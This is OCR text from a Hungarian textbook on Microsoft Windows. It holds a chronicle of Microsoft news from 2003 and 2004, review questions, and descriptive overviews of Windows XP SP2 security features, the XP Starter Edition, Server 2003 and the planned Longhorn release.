
Hardverfejlesztések: a cég a Hewlett-Packard (HP) segítségével fejlesztette ki a vezeték nélküli technológiákon alapuló PC-t. Az „Athens" egy 23-colos, nagyfelbontású, 16:10-es formátumot kezelő TFT-kijelzővel rendelkezik majd. A monitororon lévő fénydiódák jelzik a telefonhívások és e-mailek érkezését. Az egér és a billentyűzet vezeték nélküli, míg a kommunikációt egy kamera és - a szintén vezeték nélküli - telefon teszi lehetővé. A tervek szerint az Athens mintájára épülő első új generációs PC-k 2005 környékén kerülhetnek piacra.

Elindult a Microsoft Tablet PC (table=tábla) kezdeményezése. Ez egy könnyű notebook, drótnélküli és rengeteg újdonsága van, pl. a felhasználó kézírással viheti be az adatokat. Operációs rendszere a Windows XP speciális változata (Windows XP Tablet PC Edition), mely csak angolul és a nagyobb világnyelveken érhető el. A Tablet PC-t neves hardvergyártók készítik. Az új találmánytól 2003 végéig a notebook piac 1%-nak elhódítását remélték, ez nem sikerült. Ennek okát a magas árral és a klaviatúra csak a dokkolóegységen keresztüli csatlakoztatásával magyarázzák.

A vezeték nélküli technológia fontos fejlesztési terület lett. Wireless-G márkanév alatt kerülnek forgalomba a vezeték nélküli hálózatok számára kifejlesztett Microsoft-eszközök. Az új készülékek megfelelnek a 802.11g szabványnak. A termékcsalád tagja egy bázisállomás, egy WLAN-kártya PC-k és notebookok számára, valamint egy WLAN-adapter az Xbox konzolhoz.

Megjelent a Winemulator linuxosoknak (www.winehq.com).

A Dél-Afrikai Köztársaságban betiltották a Microsoft egyik reklámját. Ebben egy dodó, egy gyapjas mammut és egy kardfogú tigris - mint kihalt fajok - társaságában szerepel egy hacker. A hirdetés és szövege a Microsoft szoftvereinek biztonságossága miatt a hackerek kihalására utal, a vizsgáló hivatal szerint viszont megalapozatlan és félrevezető. A Microsoft fenntartja állítását, hogy szoftverei képesek a hackerek és vírusok távoltartására, és így a felhasználó adatait nagyobb biztonságban érezheti, mintha széfben tárolná. Nagy-Britanniában még 2002-ben tiltották be az Xbox egyik reklámfilmjének sugárzását. A vitatott reklámfilm egy ruhátlan és folyamatosan üvöltő férfi életés egyben röppályáját mutatja be a születéstől a sírig, végén a szlogennel: „Life is short - play more - Xbox" (Az élet rövid - játssz többet - Xbox).




Japán, Korea és Kína új Windows versenytárs operációs rendszer fejlesztésébe kezdett. A kezdeményezés mögött neves vállalatok is felsorakoztak, mint a Matsushita Electric Industrial, a NEC, a Hitachi és a Fujitsu. A project beindításának végső lökete a nyári vírusdömping volt.

A Microsoft nagy lendülettel vetette bele magát a közúti közlekedési eszközök fedélzeti számítógépeinek szoftverfejlesztésébe. A cég eddig a BMW-t, a Honda-t és a Volvo-t bírta megállapodásra.

A Microsoft Magyarország Kft. 2003-ban elnyerte a „Magyarország Legjobb Munkahelye" címet. Az elbírálás alapja az alkalmazotti elégedettség, a vállalat HR politikája és a cégek első számú vezetőinek munkaadói minősítése volt. A cég alkalmazottainak létszáma 50 fő.

2003. decembertől a Matáv értékesítési rendszerén keresztül is elérhetővé válik a Microsoft teljes üzleti termékportfoliója. A Matáv tevékenysége kiterjedhet a szoftverek telepítésére, testre szabására, a felhasználással kapcsolatos oktatásra, tanácsadásra és a telefonos segítségnyújtásra is.

A Bill Gates (aki változatlanul a világ leggazdagabb embere) és felesége Melinda Gates nevét viselő, 1998-ban megalapított „Bill & Melinda Gates Foundation" alapítvány befolyása ma már az UNICEF-fel és a WHO Világegészségügyi szervezettel vetekszik (lásd 378. oldal). A szervezet eddig 3.2 milliárd dollárt fordított a harmadik világ népességének egészségügyi állapotának javításáért folyó küzdelembe. Az évek múlásával példáját több neves számítástechnikai vállalat első embere követte (Intel, Dell, Hewlett-Packard).



Charles Simonyi új cégének, az Intentional Software Corporation-nek (lásd 378. oldal) munkájában az Eötvös Loránd Tudományegyetem és a magyar NETVizor Kft. munkatársai is részt vesznek. A Xerox által támogatott szoftverfejlesztő cég 20 alkalmazottjának fele magyar és Magyarországon dolgozik. Feladatuk amerikai csúcstechnológiájú cégek megoldásainak, szoftvereinek integrálása Magyarországon. A társaságnak az elmúlt évben 1.2 milliárd forint volt a forgalma.

Windows Blackcomb (black=fekete, comb=fésű?) néven fejlesztik a Microsoft Windows Server 2003 utódját, mely 2008 tájára lesz kész.

A fenti, emberek világméretű harcát bemutató oldalak végigolvasása után mit lehetne még mondani zárszónak? Ajánlott olvasmány a 357. oldal, valamint a [23]-as felhasznált irodalom bölcs parasztról szóló 40. fejezete („Nem állítok a kutamhoz gémet!").

XXX

Végezetül, a maradék kis helyen álljon néhány gondolat arról, hogyan keletkezett a könyv címe és borítója. A „Windows a gyakorlatban" című, 2000-ben kiadott könyv továbbfejlesztésének elhatározásakor a Millennium volt a legutolsó Windows verzió. A könyv címén gondolkodva olyan szót kerestünk, amely frappáns és utal a ME-re. Így találta meg némi gondolkodás után Bartha Miklós a „mesés"-t, majd a „mesés világ"-ot, amely híven tükrözi a könyv szándékát: sok szépet és kritikát, szakmait és emberit egyaránt bemutatni ebből a hatalmas és egyre több területre kiterjedő témakörből. Ha egy pillanatra behajtjuk a könyvet, azt is észrevehetjük, hogy a borítón használt betűtípus is hasonlít a Millennium logójában (195. oldal) használthoz.

A könyv elavulását azzal próbáljuk csökkenteni, hogy minden év legfontosabb Microsofthoz kapcsolódó eseményéről egy rövid összefoglalót készítettünk és a végére befűztük. A szakmai alapok az egyre újabb verzióknál is ugyanazok.

Egyiptomban található az El-Fayoum oázis, amelynek fényképe a borítóra került. Eredetileg ez is a mesés világra kívánt utalni: sivatagban az oázis (víz, élet), a háttérben gyönyörű égbolttal. Más kérdés, hogy a végeredmény egy kicsit olyan lett, mintha kopár, szürke tájjal céloznánk a Windows mesés világára. Egy hallgató szerint ez szándékos volt tőlem, pedig nem...

További Ellenőrző kérdések (a 349. oldaltól található témakörökhöz)

257. Mondja angolul a következő fogalmakat: alkalmazás, Általános Védelmi Hiba, Csökkentett Mód, gyorsbillentyű, jelölőnégyzet, kattintás, kattintás és húzás, kettős kattintás, Lomtár, rádiógomb, Vágólap, Vezérlőpult, visszavonás!
258. Milyen jellemzőkkel rendelkezett az 1992-es Apple Macintosh Z1-7.1 operációs rendszer?
259. Mit tud az alábbi fájlkiterjesztésekről: CUR, ICO, JS, M3U, VBS, WSH?
260. Ismertessen két különböző lehetőséget több számítógép gyors újratelepítésére (sorolja fel a lépéseket)! A számítógépek hardveresen egyformák, CD olvasóval rendelkeznek és helyi hálózatban működnek.
261. Mondjon négy példát a Windows billentyű, mint gyorsbillentyű használatára!
262. A Windows Asztalon, a Sajátgépben és a Windows Intézőben melyik billentyűvel nevezhetünk át egy kijelölt mappát/fájlt?
263. Mit tud a QNX, BeOS és Linux rendszerekről? Ismertesse röviden: melyek jellemző tulajdonságai, hasonlóság és eltérés a Windowshoz képest, mennyibe kerülnek!
264. Melyek a Windows XP hivatalos minimum hardver követelményei (CPU típus és órajel, RAM, szabad merevlemez terület, videokártya)?
265. Ismertesse részletesen a termékaktiválást! Melyik szoftvernél használták először teljes körűen?
266. Hogyan alakult a Microsoft antitröszt per és hol tart most? Ismertesse néhány mondatban!
267. Nevezzen meg öt, a Microsoft ellen indított per tárgyát! Hogyan végződtek az egyes perek?
268. Ismertesse részletesen a magyar országlicenszet a Microsoft szoftverekre (Campus Szerződést): miről van szó, kinek mennyibe kerül, milyen szoftverekre vonatkozik, mennyi az időtartama?
269. Mi az Xbox? Ismertesse a hardver felépítését! Van-e magyar vonatkozása? Milyen kapcsolat van az Xbox és a Linux között?
270. Mondjon két-két mondatot az alábbi fogalmakról: StarOffice, MagyarOffice, Lindows, Longhorn, Blackcomb, FAT-licenszdíj, Tablet PC, Intentional Software Corporation, Bill&Melinda Gates Foundation!
271. Ismertesse néhány mondatban a Windows Server 2003-at!
272. Ismertesse néhány mondatban a Microsoft Office 2003-at!
273. Mi az XML, milyen kapcsolatban áll az Office 2003-mal, mi a vírusokkal kapcsolatos probléma?
274. Ismertesse néhány mondatban a Windows Longhorn eddigi eredményeit!
275. Mi a WinFS, hol lesz megtalálható?
276. Mit jelent a Government Security program?

A Microsoft története (2004)

Összeállította: Ágoston György és Nagy Balázs (LSI)

(Források: www.hwsw.hu, www.origo.hu, www.terminal.hu, www.jogiforum.hu, www.microsoft.hu, www.microsoft.com, www.weblabor.hu, www.pcforum.hu, www.hardwareoc.hu, www.flexbeta.net, www.windows.lap.hu, www.microsoft-watch.com, www.gatesfoundation.org www.hirek.prim.hu, www.prohardver.hu, www.symantec.com, www.tabletpc.lap.hu, www.szt.hu, www.eecs.wsu.edu)

• Windows XP

A Microsoft eddigi történetének legfontosabb szervizcsomagjának nevezte a Windows XP Home és Professional operációs rendszerekhez kiadott Service Pack 2-t (SP2), melyet augusztusban tett elérhetővé (a magyar változat szeptemberben jelent meg). A telepítő csomag 260 MB-os mérete is igazolja ezt a kijelentést. Azon felhasználók részére, akiknek nem áll módjában a csomag Internetről való letöltése (Windows Update), a Microsoft CD-n is postázza a készletet. A számítástechnikai szakújságokban közölt útmutató alapján viszonylag egyszerűen össze lehet állítani egy olyan új Windows telepítő CD-t, amelyről a feltelepített operációs rendszer már tartalmazza az SP2-t.

A javítócsomag több mint 800 biztonsági rést foltoz be, és jónéhány lényeges újítást tartalmaz. A Windows XP SP2 alapértelmezett biztonsági beállításai szigorúbbak, emellett a Windows XP-t olyan új szolgáltatásokkal és eszközökkel egészíti ki, melyek segítségével a rendszerek és az információk jobban megvédhetők a hackerekkel, a vírusokkal és más biztonsági fenyegetésekkel szemben. Mindez az otthoni felhasználók számára biztonságosabb böngészést és kommunikálást, az üzleti felhasználók számára pedig erősebb biztonsági infrastruktúrát jelent. A továbbfejlesztés az alábbi területeket érinti:

- „Windows Firewall" (Windows Tűzfal): a Windows XP rendszerek legelső változata is tartalmazott egy alapszintű tűzfalat. A javítócsomag ezt egy teljes értékű alkalmazás-tűzfallá fejleszti, amelyben programonként külön-külön lehet a hálózati forgalmat szabályozni. A tűzfal - ugyan továbbra is csak a bejövő forgalom szűrésére képes - a szabályok alól már IP-cím vagy alhálózati maszk alapján kivételek definiálását is megengedi. A csomag telepítése után a tűzfal „kivételek nélküli aktiválási módban" indul el, ezáltal kompatibilitási problémákat (lásd a 398. oldalon) okozhat. A tűzfal egyik nagy előnye, hogy a gép indításakor az első Windows-alrendszerek között indul el, kikapcsoláskor pedig csak a hálózati kapcsolatok bontása után áll le, valamint védelmet nyújt a rendszer installálása alatt is. Ha a felhasználó más tűzfalat részesít előnyben, az SP2 felajánlja a Tűzfal-szolgáltatás ki-

kapcsolását. Ezzel a konfigurációval mindenki saját kedvenc védelmi rendszerét használhatja, de ezek a külsős tűzfalak a rendszer indulásának és leállításának időtartama alatt nem védik a gépet a külső támadásoktól. A Windows Firewall viszont mindig elindul - mint alrendszer - majd átadja az irányítást a személyes tűzfalnak, leállításkor pedig az alkalmazás befejezése után a hálózati kapcsolatok lezárása idejére ismét működébe lép.

- Biztonságosabb Internet Explorer: az SP2 az Internet Explorer programkódjának módosításával segíti elő egyes biztonsági rések kiküszöbölését. Például megakadályozza, hogy scriptek futtatásával a hackerek olyan ablakot nyissanak meg, amely elrejti az Internet Explorer vezérlőelemeit, így álcázva a rosszindulatú tevékenységet. Korlátozza a helyi számítógépen emelt szintű jogosultságokkal történő HTML-kódvégrehajtást, értesíti a felhasználót, ha potenciálisan veszélyes letöltést észlel, és segíti a nem kívánt szoftverek, pl. felbukkanó (pop-up és pop-under) ablakok blokkolását. Ez utóbbiról minden weblapnál külön információs sávban ad tájékoztatást, ahol kérelmezhető a blokkolt tartalom ideiglenes megtekintése. Egy Bővítménykezelő modul is telepítésre kerül, mellyel a kéretlen webes bővítmények is könnyen ellenőrizhetők és letilthatók.
- A „MIME sniffing" nevű Mellékletkezelő eljárással a frissített Outlook Express, a Windows Messenger (214. oldal) és az Internet Explorer program minden egyes letöltés esetében ellenőrzi, hogy a ténylegesen átvitelre kerülő fájl típusa megegyezik-e azzal, mint amit a kiszolgáló webszerver állít. Ha a két információ egymásnak ellentmondónak bizonyul - például a webszerver egy futtatható állományt próbál meg képként feltölteni - úgy az Explorer/Outlook/Messenger biztonsági okokból megtagadja a fájl letöltését, illetve megnyitását.
- Központi felügyelet: a Windows XP SP2-ben a rendszergazdák többféle módon konfigurálhatják a Windows Tűzfalat és az Internet Explorert, mint például csoportházirendek, parancssoros felület, csoportcímek, valamint felügyelet nélküli telepítés révén. Emellett több módon ellenőrizhetik/figyelhetik az alkalmazásokat, és beállíthatják, hogy csak azok a portok legyenek nyitva, amelyekre az alkalmazásnak szüksége van.
- Az adatvégrehajtás megakadályozására kifejlesztett Data Execution Protection (DEP) nevű technológia a férgek és a hackerek által az illetéktelen behatolásokhoz leggyakrabban használt ún. puffer-túlcsordulásos támadások ellen nyújthat védelmet bizonyos esetekben (lásd később a JPEG vírusnál, a 413. oldalon).

Az SP2 számos olyan funkciót tartalmaz, melyek révén egyszerűbben kezelhetők és konfigurálhatók a biztonsági erőforrások. Könnyebben elérhető és kezelhető biztonsági eszközök, valamint továbbfejlesztett beállítások is rendelkezésre állnak:

- Windows Security Center (Windows Biztonsági Központ): új alkalmazás, mely figyeli a tűzfalakat, az automatikus frissítési szolgáltatást, illetve a más cégek által készített vírusvédelmi programokat. A felhasználó egy pillantással felmérheti, hogy be vannak-e kapcsolva és naprakészek-e ezek az elengedhetetlen védelmi funkciók, illetve, hogy kell-e új frissítéseket letöltenie, vagy vannak-e további teendői a számítógép védettségének fokozása érdekében. Vállalati hálózatban a Windows biztonsági központ minden részlete központilag irányítható az Active Directory Csoportházirend szolgáltatásán keresztül. Az alkalmazás „Biztonsági központ" néven a Vezérlőpultban található.
- Az Automatikus Frissítés (Windows Update) továbbfejlesztései: a felhasználók egyszerűbben kapcsolhatják be az automatikus frissítési szolgáltatást, amely önműködően letölti és telepíti a Microsoft által fontosnak ítélt frissítéseket. Korábban csak az operációs rendszerhez kiadott javítások figyelését és letöltését végezte automatikusan az alkalmazás, most viszont jelentősen bővült a támogatott rendszerek köre (Microsoft Office, SQL Server, Exchange termékek, hardverek illesztőprogramjai). Új, a megszakadt letöltéseket folytatni képes technológia segíti a telefonmodemes felhasználókat. A Windows Update az újraindítást igénylő frissítéseket összevonja, és egyetlen leállítási folyamatban telepíti az összes javítást. Ha ilyen frissítéseket töltött le a gép, az operációs rendszer a leállítási (shutdown) dialógusban egy új „frissítések telepítése és leállítás" opciót jelenít meg, amelynek kiválasztása esetén a gép kikapcsolás előtt automatikusan telepíti a még várakozó csomagokat. A frissítések letöltése is felhasználóbarát lett, a háttérben történő letöltés esetén csak a ki nem használt sávszélességen keresztül érkeznek a bitek, gyakorlatilag tényleg észrevétlenül. Ezen kívül lehetőség van a letöltések időzítésére is, így a rendszergazdák a hasznos munkaidő idejére letilthatják a frissítések letöltését.
- Az új generációs vezeték nélküli hardverek támogatása (vezeték nélküli LAN, Bluetooth-hardverek): külső ügyfélprogram telepítése vagy frissítése nélkül problémamentesen létesíthető és bontható a kapcsolat különféle vezeték nélküli csatlakozási pontokkal. A Windows XP Service Pack 2 Bluetooth támogatási funkciókat (alkalmazások és driverek) tartalmaz, amelyeknek köszönhetően a legújabb vezeték nélküli eszközök is használhatóvá válnak (például billentyűzet, egér, nyomtató), valamint kapcsolat teremthető sokféle mobiltelefonnal és PDA készülékkel.


Az SP2 a fenti fejlesztéseken túl magában foglalja a Windows Media Player 9 és a Windows Installer 3.0 változatait is, amelyeket automatikusan fel is telepít a rendszerre. A Media Player 9 Series teljes körű biztonsági felülvizsgálaton esett át. Ez sok új biztonsági beállítás megjelenését eredményezte, amelyek az Eszközök menü Beállítások parancsával nyithatók meg. Segítségükkel egyszerűbben szabályozható, hogy milyen szolgáltatások legyenek engedé-

lyezve a lejátszón belül. Az SP2 frissíti a Windows XP Media Center Edition 2004 operációs rendszert azokon a számítógépeken, amelyekre telepítve van a Media Center Edition első verziója (426. oldal). A frissítés magában foglalja a Media Center Edition legújabb fejlesztéseit, például jobb minőségű TV-képet biztosít, továbbfejlesztett zenetárat tartalmaz, egyszerűbben kezelhetők a fényképek, az Online Spotlight szolgáltatáson keresztül pedig igény szerint érhetők el zenék és videók. Az SP2 tartalmazza a Tablet PC operációs rendszer (390. oldal) következő verzióját, a „Windows XP Tablet PC Edition 2005" rendszert is, a tábla PC-re telepítő felhasználók automatikusan megkapják a frissítést. A Tablet PC Edition 2005 nem hozott túl sok újítást. Javultak a tollkezelési funkciók, így egyszerűbbé vált a szövegbevitel.

A Microsoft weblapján (www.support.microsoft.com/default.aspx?kbid =842242) egy listát tett közzé, amelyben 50 olyan szoftvert (segédprogramok, kiszolgálók, játékok) sorol fel, melyek összeütközésbe kerülhetnek a Service Pack 2-vel. A zavart többnyire - a tűzfal által blokkolt - Internetről érkező információ hiánya okozza. A dokumentum pontosan leírja, hogyan kell konfigurálni a tűzfalat a hibaelhárítás érdekében. A SP2 néhány funkciója megváltoztathatja a nagyobb vállalatok egyes alkalmazásainak – elsősorban a testre szabott webes alkalmazásoknak – a viselkedését, működését. Számukra külön telepítésszinkronizáló szoftvereket is mellékeltek a javítócsomaghoz.

A Microsoft közel 300 millió dollárt szánt arra, hogy operációs rendszerének felhasználóit meggyőzze a frissítés elengedhetetlen fontosságáról. Az USA-ban helyenként ingyen osztogatták a program CD-s változatát.


Több kiegészítő is megjelent a Windows XP operációs rendszerekhez a piacon. Az egyik ilyen a Microsoft Plus! for Windows XP csomag, melynek rendszerkövetelményei megegyeznek a Windows XP-családéval, kivéve, hogy 3D-kompatibilis videokártya szükséges a használatához. A csomag a Plus! for Windows 98-hoz hasonlóan főleg szórakoztatóipari termékeket tartalmaz (pl. játékokat, egy hanggal vezérelhető Media Player 9 Series-t, egy MP3-WMA audiofájl-konvertálót, CD borító-készítőt). A szoftver ára 40 dollár. 2004. végén megjelent a Plus! kiegészítője, a Microsoft Plus! SuperPack for Windows XP. A 30 dolláros bővítmény ötven, a Windows Movie Maker 2-ben felhasználható átmeneti effektust, asztal-témákat, egy CD/DVD-feliratkészítő szoftvert és a „Plus! Photo Story 2" alkalmazást (képfájlokból zenével aláfestett és/vagy kommentárral ellátott diavetítést készítő programot) tartalmaz.



Október végén a fejlődő országokban jelent meg a Windows XP rendszerének egy funkcióiban és árában mérsékelt változata. A Windows XP Starter Edition (leginkább „induló kiadás"-nak fordíthatjuk) elnevezésű, kezdő felhasználóknak szóló operációs rendszer kiadásával a Microsoft egyrészt a Linux piaci részesedését, másrészt a kalózmásolatok arányát próbálja visszaszorítani, ugyanis az afrikai és ázsiai - az európainál jóval árérzékenyebb - célrégiók legtöbb országában 80-90% feletti az illegális másolatok aránya. A kísérleti akció egy évig tart. A szoftver a Windows XP korlátozásokat tartalmazó változata, mivel:

- egyidejűleg legfeljebb 3 alkalmazás futhat és alkalmazásonként maximum 3 ablak engedélyezett (hagyományos Windows XP esetén a gép erőforrásai szabják meg a multitasking felső határát, amely esetenként több tíz/száz is lehet),
- legfeljebb 128 megabájt RAM memóriát kezel, hiába van több a gépben (egy mostani számítógép operatív tára 512 MB, vagy még több),
- csak a merevlemez első 40 gigabájtját kezeli (ez a kapacitás 2005-ben még megfelelőnek számít, de a boltokban már kapható 160 GB-os merevlemez is),
- legfeljebb 800x600-as felbontású képernyő-megjelenítést támogat (a régebbi 14"-os monitoroknál gyakran alkalmazták, a mostani nagyobb monitoroknál inkább az 1024x768-as, vagy még nagyobb felbontás terjedt el, erre vannak optimalizálva),
- nem köthető hálózatba (sem otthoni helyi hálózat, sem hálózati nyomtatómegosztás nem alakítható ki), viszont Internet kapcsolat létrehozható és támogatja a Windows Messengert, valamint a digitális fotózást,
- a gépet használók száma (felhasználói fiókok) maximum 1 lehet.

A Windows XP Starter Edition ára 36 dollár, kizárólag új PC-vel együtt, előre feltelepítve vásárolható meg (OEM, 53. oldal). Kibővített, helyi nyelvű súgót tartalmaz és csak a helyi nyelvi változatokban kapható, angolul tehát nem. Az egyes országokba szállított verziók eltérő - az adott térség kultúrájához - igazodó képernyővédőket, asztaltémákat és mintaképeket, mintazenéket tartalmaznak. Eredetileg Thaiföld, Malajzia és Indonézia piacán kívánták bevezetni, de kiterjesztették Indiára és Oroszországra is. A maláj változat képei az alábbiakban láthatók:



Windows XP Starter Edition

- **Windows Server 2003**

Sikeres első évet zárt a Windows Server 2003. A Transaction Processing Performance Council (TPPC) teljesítménytesztjén a Windows Server 2003 és az SQL Server 2000 bizonyult a világ leggyorsabb 32 processzoros online tranzakciós kiszolgálójának, mert egy perc alatt 433.107 tranzakciót volt képes feldolgozni.

Megjelent a Windows 2003 Service Pack 1. A szokásos hibajavításokon kívül a Windows XP SP2-höz hasonlóan számos biztonsági fejlesztést tartalmaz, amelyek elsősorban az operációs rendszernek a rosszindulatú támadókkal és vírusokkal szembeni ellenálló képességét erősítik meg. Ezen kívül a frissítőcsomag kiterjeszti a Windows 2003 képességeit a bővített 64 bites rendszerek támogatására is (pl. AMD Opteron és Athlon-64 processzorok), valamint tartalmaz egy új Windows-On-Windows 64 (WOW64) nevű alrendszert, amely a 32 bites .NET keretrendszer, és az arra készült alkalmazások futtatását teszi majd lehetővé 64 bites környezetekben is.

- **Longhorn**

Késik.
A 2005-re tervezett megjelenés (378. oldal) helyett várhatóan 2006-ban jelenik meg az asztali számítógépekre szánt változat, ráadásul egyik legnagyobb újítása, a WinFS (Windows Future Storage, 382. oldal) fájlrendszer nélkül. A WinFS csak a Longhorn 2007-re ígért szerverváltozatában lesz elérhető. A késés okát a Windows XP SP2, a Longhorn és a WinFS együttes fejlesztésének és összehangolásának rendkívül magas pénz-, és erőforrás-igényével indokolják. Tovább bővült viszont a Longhorn újításainak listája:

- Plug and Play Extension technológia, mely a mobil tárolóeszközök csatlakoztatására és használatára vonatkozó egységes megoldás. Az USB eszközök nagy problémája, hogy ellenőrző mechanizmusuk nem megfelelő, és az ártalmatlannak tűnő USB eszközökkel - pendrive, digitális kamerák - igen könnyű visszaélni, pl. adatot lopni. Emiatt épít be a Windows XP második javítócsomagja egy kulcsot a rendszerleíró adatbázisba, amelynek segítségével a felhasználó beállíthatja, hogy a külső eszközök kizárólag csak olvasható üzemmódban legyenek működtethetőek a számítógépen.
- Új generációs Internet Explorer webböngésző, mely valószínűleg alkalmas lesz több oldal együttes böngészésére (tabbed browsing), valamint egy beépített letöltésvezérlőt is tartalmaz, mely automatikusan átveszi a böngészőből indított letöltéseket, és a továbbiakban maga gondoskodik ezek kezelé-

séről (a konkurens böngészők nagy része rendelkezik már ezekkel a funkciókkal). A folyamatban lévő átvitelek megszakíthatók, szüneteltethetők, és egymáshoz valamint a böngészőhöz képest fontossági sorrendjük meghatározható. A fontos prioritású letöltésekhez a program a lehető legnagyobb sebességgel hívja le az adatokat, míg a háttér-prioritású fájlok esetében csak a ki nem használt sávszélességet köti le erre a célra.

- Az „Avalon" (más néven Windows Graphics Foundation, WGF), a DirectX továbbfejlesztése) grafikus csatoló a GUI szabvány rasztergrafikája helyett vektorgrafikát használ. A technológia szemmel látható előnye, hogy vektoros grafikák megjelenítése során a számítógép a kijelző egyedi jellemzőit behelyettesítve szerkeszti meg a grafika az adott eszközhöz és a kívánt mérethez igazított változatát, és ezt rajzolja ki a képernyőre. A grafika a hirtelen méretváltoztatás ideje alatt sem veszti el jellemzőit. Hátrány a nagy hardverigény. A vektorgrafikát az ikonok megjelenítésére is használni fogják, ugyanis a különböző nézetmódok közti váltogatás – nagy ikonok, kis ikonok, lista, részletek – egy csúszka használatával fokozatmentesen állítható lesz, jobban igazodva a felhasználó igényeihez (a jelenlegi Windowsban az ikonok rasztergrafikusak).
